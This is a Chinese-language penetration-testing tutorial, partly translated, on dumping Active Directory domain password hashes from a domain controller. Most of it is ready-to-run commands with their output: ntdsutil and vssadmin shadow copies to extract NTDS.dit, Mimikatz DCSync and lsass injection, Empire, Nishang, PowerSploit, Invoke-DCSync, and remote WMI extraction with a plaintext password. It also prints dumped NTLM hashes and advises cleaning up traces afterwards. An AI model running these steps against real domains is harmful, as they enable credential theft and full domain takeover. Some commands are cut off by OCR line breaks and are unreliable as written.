本文主要介绍利用域管理服务器命令提取NTDS.dit文件，后续还会有其他工具的使用方法。

Ntdsutil快照

该工具域环境默认安装[**Windows 2003 及以上**]

查看当前快照列表

```
C:\Users\Administrator>ntdsutil snapshot "list all" quit quit
ntdsutil: snapshot
快照: list all
找不到快照。
快照: quit
ntdsutil: quit
```

创建快照


```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit qu
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为“ntds”。
快照: create
正在创建快照...
成功生成快照集 {550f5e34-1952-475b-99ef-30ba80014363}。
快照: quit
ntdsutil
```

注：**其中快照的guid需要取出来，挂载快照时使用**

挂载快照


```
C:\Users\Administrator>ntdsutil snapshot "mount {550f5e34-1952-475b-99ef-30ba80
ntdsutil: snapshot
快照: mount {550f5e34-1952-475b-99ef-30ba80014363}
快照 {b38c1255-073f-4124-a32f-75144555c3fd} 已作为 C:\$SNAP_201810172200_VOLUMEC$\
快照: quit
ntdsutil: quit
```

注：机器中有几块硬盘，那么就会生成几个快照分区，快照分区会以 $SNAP_时间_VOLUME{分区名}$ 进行命名



寻找ntds.dit

一般情况下会在c:\windows\ntds\ 目录下



注：注意看时间，一定要最近日期的，有一些域控机器上的ntds.dit很古老，那么可能是备份到其他目录下了，需要再找一下，可能...还会遇到磁盘空间不足的情况，自行斟酌。

拷贝ntds.dit

```
C:\Users\Administrator>copy C:\$SNAP_201810172200_VOLUMEC$\Windows\NTDS\ntds.dit
已复制         1 个文件。
```

卸载快照

```
C:\Users\Administrator>ntdsutil snapshot "unmount {550f5e34-1952-475b-99ef-30ba8
ntdsutil: snapshot
快照: unmount {550f5e34-1952-475b-99ef-30ba80014363}
快照 {b38c1255-073f-4124-a32f-75144555c3fd} 已卸载。
快照: quit
ntdsutil: quit
```

删除快照

```
C:\Users\Administrator>ntdsutil snapshot "delete {550f5e34-1952-475b-99ef-30ba80
ntdsutil: snapshot
快照: delete {550f5e34-1952-475b-99ef-30ba80014363}
快照 {b38c1255-073f-4124-a32f-75144555c3fd} 已删除。
快照: quit
ntdsutil: quit
```

获取注册表中的system文件

```
C:\Users\Administrator>reg save HKLM\SYSTEM c:\windows\temp\system.hiv
操作成功完成。
```


通过NtdsDumpex.exe提取域用户hash

```
C:\Users\Administrator>c:\windows\temp\NTDSDumpEx.exe -d c:\windows\temp\ntds.di
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgonvh.

[+]use hive file: c:\windows\temp\system.hiv
[+]SYSKEY = 09135AC2D70C07F0984CF71599F7D947
[+]PEK version: 2k3
[+]PEK = 57C4CDE20126F6BE8B6FFE5649178339
[+]dump completed in 0.172 seconds.
```



注：这里hash.txt就是我们想要的用户hash



hash.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b367819c0a8ccd792cad1d034f56a1fa:::
Administrator_hist_0:500:803c1a75f91f58a1ed79e2f9e513887c:b367819c0a8ccd792cad1d034f56a1fa:::
Administrator_hist_1:500:0e474520c66ce9b0e8d1f2b8cd9bda31:98059dde6d807559957c91e61544c630:::
Administrator_hist_2:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f528bca16713d9245c0b53831e3841f0:::
krbtgt_hist_0:502:868cd76a4fd707100240e45163cb2254:f528bca16713d9245c0b53831e3841f0:::
test:1105:aad3b435b51404eeaad3b435b51404ee:47bf8039a8506cd67c524a03ff84ba4e:::
test_hist_0:1105:1a13bced5a2e07f95f9b01c1cfe24159:47bf8039a8506cd67c524a03ff84ba4e:::
test_hist_1:1105:4889dd2eace3e6f094c3b2742aa68731:a6981583c1841420993139c7788a2068:::
test_hist_2:1105:4b84a48c18889ddb05d4c240267fc939:526f680705bea40e6b172a03e37c363e:::
king:1106:aad3b435b51404eeaad3b435b51404ee:b367819c0a8ccd792cad1d034f56a1fa:::
king_hist_0:1106:e1c7f206ffcfd21db59907e630beac32:b367819c0a8ccd792cad1d034f56a1fa:::
```

拷贝hash

全部结束之后记得清理现场

小福利：一句话版本

```
ntdsutil "ac in ntds" "ifm" "cr fu c:\windows\temp\temp\" q q
```

VSSADMIN卷影副本

卷影副本是Windows命令行一种即便被操作系统使用也能够用于管理员备份计算机，卷，文件的实用程序。卷影复制作为服务运行，并要求将文件系统格式化为NTFS，默认情况在所有现代操作系统下都是如此。从Windows命令提示符执行以下操作将创建C：驱动器盘的快照，以便用户访问通常无法访问这些文件，并将其复制到另一个位置（本地文件夹，网络文件夹或可移动介质）。

注：要有管理员权限

查看卷影列表：

```
C:\Users\Administrator>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2005 Microsoft Corp.

卷影副本集 ID: {9ddcbac4-00c2-4383-add4-abb96e190399} 的内容
      在创建时间: 2018/9/7 22:48:01 含有 1 个卷影副本
            卷影副本 ID: {e32bb2a2-5033-40cf-9892-5b49d6f5611c}
                  原始卷: (C:)\\?\Volume{f73dd843-9b04-11e8-99c6-806e6f6e6963}\
                  卷影副本卷: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                  源起机器: WIN-1O417SEMSD5.test.com
                  服务机器: WIN-1O417SEMSD5.test.com
                  提供程序: 'Microsoft Software Shadow Copy provider 1.0'
                  类型: ClientAccessible
                  属性: 持续, 客户端可问
```

创建卷影列表：

```
C:\Users\Administrator>vssadmin create shadow /for=c:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2005 Microsoft Corp.

成功地创建了 'c:\' 的卷影副本
卷影副本 ID: {e32bb2a2-5033-40cf-9892-5b49d6f5611c}
卷影副本卷名: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

获取NDTS.dit和SYSTEM：

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\te
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYS

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wind
ows\NTDS\NTDS.dit C:\temp\
已复制         1 个文件。


C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wind
ows\System32\config\SYSTEM C:\temp\
已复制         1 文件。
```

删除卷影列表：

```
C:\Users\Administrator>vssadmin Delete Shadows /For=C:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2005 Microsoft Corp.

确实要删除 1 卷影副本吗(Y/N): [N]? Y

成功地删了
```



打包拷贝！Get

转储域账户哈希值（续）

转储域账户哈希值（工具篇）

前言


本文是转储域账户哈希值的续文，本文主要介绍利用工具获取域账户hash。

转载于Dumping Domain Password Hashes

由于NTDS.DIT文件是被系统使用的，因此不能直接进行复制。

文件位置（默认）：

```
C:\Windows\NTDS\NTDS.dit
```



提取该文件或者提取文件中的信息的方法有很多，大多数使用一下方法：

1. 域控制器复制服务
2. 本地Windows二进制文件
3. WMI

Mimikatz

Mimikatz具有一项功能（dcsync），该功能利用目录复制服务（DRS）从NTDS.DIT文件中查找密码哈希。这种技术消除了直接向域控制器进行身份验证的需要，因为它可以从域管理员的上下文中作为域一部分的任何系统中执行。因此，这是红色团队的标准技巧，因为动静较小。

```
lsadump::dcsync /domain:pentestlab.local /all /csv
```

```
mimikatz # lsadump::dcsync /domain:pentestlab.local /all /csv
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] Exporting domain 'pentestlab.local'
502     krbtgt  d125e4f69c851529045ec95ca80fa37e
1132    HealthMailbox9078d64    f0f152f80fc7667fec95b3018a83d93a
1133    HealthMailbox132c543    376341bdabd38ffa4867269abc21b09a
1134    HealthMailboxa236723    96c74d59a86da0126d2ace1e8d21f093
1135    HealthMailboxfc3c14f    e97bf13f1b10fe3a642f7f482ef47bca
1136    HealthMailboxf622c14    91df47be92b5951478d86deb354c5f40
1137    HealthMailbox76c9925    0c01ed6bfce33f9e16f851e64a12b0ed
1138    HealthMailboxacd119a    dd8eaad8bdf3ad1aa743bc6f57965925
1139    HealthMailboxd928e94    c85babdbadf3cb8ce6288615de1bbb7b
1140    HealthMailbox7299fd5    babcfd69ba43c5f96fb033a40343452c
1142    john    08c60fd86c43ce4894dab79ba1f45f44
1148    WIN-2NE38K15TGH$        75c184331f67719001adf31123919a68
1153    test    58a478135a93ac3bf058a5ea0e8fdb71
1156    PENTESTLAB_001  58a478135a93ac3bf058a5ea0e8fdb71
500     Administrator
1130    HealthMailbox149f441    1d5f036aa792725bbc7aaea1c83f9bab
1131    HealthMailboxab8db67    43121eff22b751f872d906b26e2a77cd
1001    WIN-PTELU2U07KG$        a552729c4cfda3890bf66c91ccff5b97
```

通过使用 /user 参数指定域用户名，Mimikatz可以转储该特定用户的所有帐户信息，包括其密码哈希。

```
lsadump::dcsync /domain:pentestlab.local /user:test
```

```
mimikatz # lsadump::dcsync /domain:pentestlab.local /user:test
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] 'test' will be the user account

Object RDN              : test

** SAM ACCOUNT **

SAM Username            : test
User Principal Name     : test@pentestlab.local
Account Type            : 30000000 ( USER_OBJECT )
User Account Control    : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration      :
Password last change    : 4/15/2018 2:51:35 AM
Object Security ID      : S-1-5-21-3737340914-2019594255-2413685307-1153
Object Relative ID      : 1153

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 4ac66d0e3d45f67994f109d5027c2bb1
```

或者，可以通过lsass.exe进程转储直接在域控制器密码哈希中执行Mimikatz 。

```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject
Domain : PENTESTLAB / S-1-5-21-3605764256-3919590971-1233039440

RID  : 000001f4 (500)
User : Administrator

 * Primary
```

显示域用户的密码hash

```
RID  : 00000450 (1104)
User : david

 * Primary
    NTLM : fa7a1cc71703d1704fa9056db0fe20ef
    LM   :
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
    ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
    lm  - 0: a1456d7fe9469b5d3301a8de9e24345b

 * WDigest
    01  7c8d0d665cb81e0c49d34761fa0933fa
    02  dc5175731e5afdcd416b7a2a0c8e3885
    03  0f50c2f3b80c067a33c10f540436c68e
    04  7c8d0d665cb81e0c49d34761fa0933fa
    05  dc5175731e5afdcd416b7a2a0c8e3885
    06  12b30971c6f5302287a36a859bfd5a65
    07  7c8d0d665cb81e0c49d34761fa0933fa
    08  158b281922934a564434706bd650e206
    09  158b281922934a564434706bd650e206
    10  a160c58ce1b4d9e08c4e879efd0e47b4
    11  7739d85a0f889b7d55f4a90f431bf5ba
```

Empire

PowerShell Empire有两个模块可以通过DCSync攻击获取域哈希。这两个模块都需要有域管理员权限，并且它们都使用微软的复制服务。模块依靠**Invoke-Mimikatz** PowerShell脚本来执行与DCSync相关的Mimikatz命令。以下模块将域哈希提取为类似于Metasploit **hashdump**命令输出的格式。

```
usemodule credentials/mimikatz/dcsync_hashdump
```

```
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 4
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync_h
ashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent DXPK6NLA r
eturned results.
Job started: ZGKRCY
[*] Valid results returned by 10.0.0.1
[*] Agent DXPK6NLA returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[illegible]7bd5d2f
fac:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
```

所述DCSync模块需要指定的用户。

```
(Empire: [illegible]) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user dave
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 2
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
```

将获得以下信息：

```
mimikatz(powershell) # lsadump::dcsync /user:jane
[DC] 'pentestlab.local' will be the domain
[DC] 'dc.pentestlab.local' will be the DC server
[DC] 'jane' will be the user account

Object RDN           : Jane

** SAM ACCOUNT **

SAM Username         : jane
User Principal Name  : jane@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 6/16/2018 3:49:37 PM
Object Security ID   : S-1-5-21-3605764256-3919590971-1233039440-1105
Object Relative ID   : 1105

Credentials:
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
    ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
    lm  - 0: 7795f6a64bf62be9d773c8ce35679517
```

Nishang

Nishang是一个PowerShell框架，它使红队和渗透测试人员可以对系统执行攻击性操作。其中VSS脚本可以用于自动提取所需的文件：NTDS.DIT，SAM和系统。这些文件将解压缩到当前工作目录或任何其他指定的文件夹中。

```
Import-Module .\Copy-VSS.ps1
Copy-VSS
Copy-VSS -DestinationDir C:\ShadowCopy\
```

```
PS C:\Users\Administrator> Import-Module .\Copy-VSS.ps1
PS C:\Users\Administrator> Copy-VSS
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS C:\Users\Administrator> Copy-VSS -DestinationDir C:\ShadowCopy\
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS C:\Users\Administrator> _
```

另外，可以通过加载PowerShell扩展程序从现有的Meterpreter会话中执行脚本。

```
load powershell
powershell_import /root/Copy-VSS.ps1
powershell_execute Copy-VSS
```

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import /root/Copy-VSS.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Copy-VSS
[+] Command execution completed:
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
```

一旦脚本导入到现有的Meterpreter会话中，也可以使用命令**powershell_shell**建立直接的PowerShell会话来提取文件。

```
Copy-VSS
Copy-VSS -DestinationDir C:\Ninja
```

```
PS > Copy-VSS
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS > Copy-VSS -DestinationDir C:\Ninja
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS >
```

PowerSploit

PowerSploit包含一个PowerShell脚本，该脚本利用卷影复制服务来创建可用于提取文件的新卷。

```
Import-Module .\VolumeShadowCopyTools.ps1
New-VolumeShadowCopy -Volume C:\
Get-VolumeShadowCopy
```

```
PS C:\Users\Administrator> Import-Module .\VolumeShadowCopyTools.ps1
PS C:\Users\Administrator> New-VolumeShadowCopy -Volume C:\
PS C:\Users\Administrator> Get-VolumeShadowCopy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
PS C:\Users\Administrator>
```

另外，也可以通过加载PowerShell扩展程序从现有的Meterpreter会话中执行它。

```
powershell_shell
New-VolumeShadowCopy -Volume C:\
Get-VOlumeShadowCopy
```

```
meterpreter > powershell_shell
PS > New-VolumeShadowCopy -Volume C:\
PS > Get-VolumeShadowCopy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10
PS >
```

然后可以使用**copy**命令将文件从新卷复制到目标路径。

Invoke-DCSync

Invoke-DCSync是由 Nick Landers利用PowerView开发的PowerShell脚本，类似于Mimikatz中的DCSync方法使用Invoke-ReflectivePEInjection和包装有PowerKatz的DLL文件来获取哈希值。直接执行该函数将生成以下输出：

```
Invoke-DCSync
```

```
Domain          User          ID   Hash
------          ----          --   ----
pentestlab.local krbtgt        502  37a7a8d9b814c5eca908617e736c017d
pentestlab.local Administrator 500  8674939c699d4aab719f147bd5d2ffac
pentestlab.local david         1104 fa7a1cc71703d1704fa9056db0fe20ef
pentestlab.local jane          1105 fa7a1cc71703d1704fa9056db0fe20ef
```

结果将被格式化为四个表：Domain，User，RID和Hash。但是，使用参数**-PWDumpFormat**执行**Invoke-DCSync**将以以下格式检索哈希： **user:id :lm:ntlm:::**

```
Invoke-DCSync -PWDumpFormat
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
PS C:\Users\Administrator>
```

通过从现有的Meterpreter会话中运行脚本可以实现相同的输出。

```
Domain           User          ID   Hash
------           ----          --   ----
pentestlab.local krbtgt        502  37a7a8d9b814c5eca908617e736c017d
pentestlab.local Administrator 500  8674939c699d4aab719f147bd5d2ffac
pentestlab.local david         1104 fa7a1cc71703d1704fa9056db0fe20ef
pentestlab.local jane          1105 fa7a1cc71703d1704fa9056db0fe20ef
```

使用PWDumpFormat：

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
PS >
```

DiskShadow

DiskShadow是Microsoft签名的二进制文件，用于帮助管理员进行与卷影复制服务（VSS）相关的操作。该二进制文件具有**交互**和**脚本**两种模式，因此可以使用一个脚本文件，其中将包含所有必需的命令，以自动执行NTDS.DIT提取过程。脚本文件可以包含以下几行，以便创建新的卷影副本，安装新驱动器，执行复制命令并删除卷影副本。

```
ntdsutil
activate instance ntds
ifm
create full C:\ntdsutil
quit
quit
```

应当注意，**DiskShadow**二进制文件需要从**C:\Windows\System32**路径执行。如果从另一个路径调用该脚本，则脚本将无法正确执行。

```
diskshadow.exe /s c:\diskshadow.txt
```

直接从解释器运行以下命令将列出系统的所有可用卷影副本。

```
diskshadow
LIST SHADOWS ALL
```

还应该复制SYSTEM注册表配置单元，因为它包含用于解密NTDS文件内容的密钥。

```
reg.exe save hklm\system c:\exfil\system.bak
```

```
C:\Users\Administrator>reg save hklm\system C:\exfil\system.bak
The operation completed successfully.

C:\Users\Administrator>dir C:\exfil
 Volume in drive C has no label.
 Volume Serial Number is 2A56-6F34

 Directory of C:\exfil

06/17/2018  04:58 AM    <DIR>          .
06/17/2018  04:58 AM    <DIR>          ..
06/17/2018  04:58 AM        15,319,040 system.bak
               1 File(s)     15,319,040 bytes
               2 Dir(s)  38,105,636,864 bytes free
```

WMI

肖恩·梅特卡夫（Sean Metcalf）在他的博客中演示了可以通过WMI 远程提取NTDS.DIT和SYSTEM文件。此技术使用**vssadmin**二进制文件创建卷影副本。

```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call crea
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c vssadmin create shadow /for=C: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4044;
        ReturnValue = 0;
};
```

然后，它远程执行复制命令，以便将NTDS.DIT文件从卷影副本中提取到目标系统上的另一个目录中。

```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call crea
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3476;
        ReturnValue = 0;
};
```

同样适用于SYSTEM文件。

```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call crea
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pent
estlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolum
eShadowCopy1\Windows\System32\config\SYSTEM C:\temp\SYSTEM.hive 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2884;
        ReturnValue = 0;
};
```

然后可以将提取的文件从域控制器传输到另一个Windows系统中，以转储域密码哈希。

```
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\ntds.dit C:\temp
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\SYSTEM.hive C:\temp
```

```
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\ntds.dit C:\temp
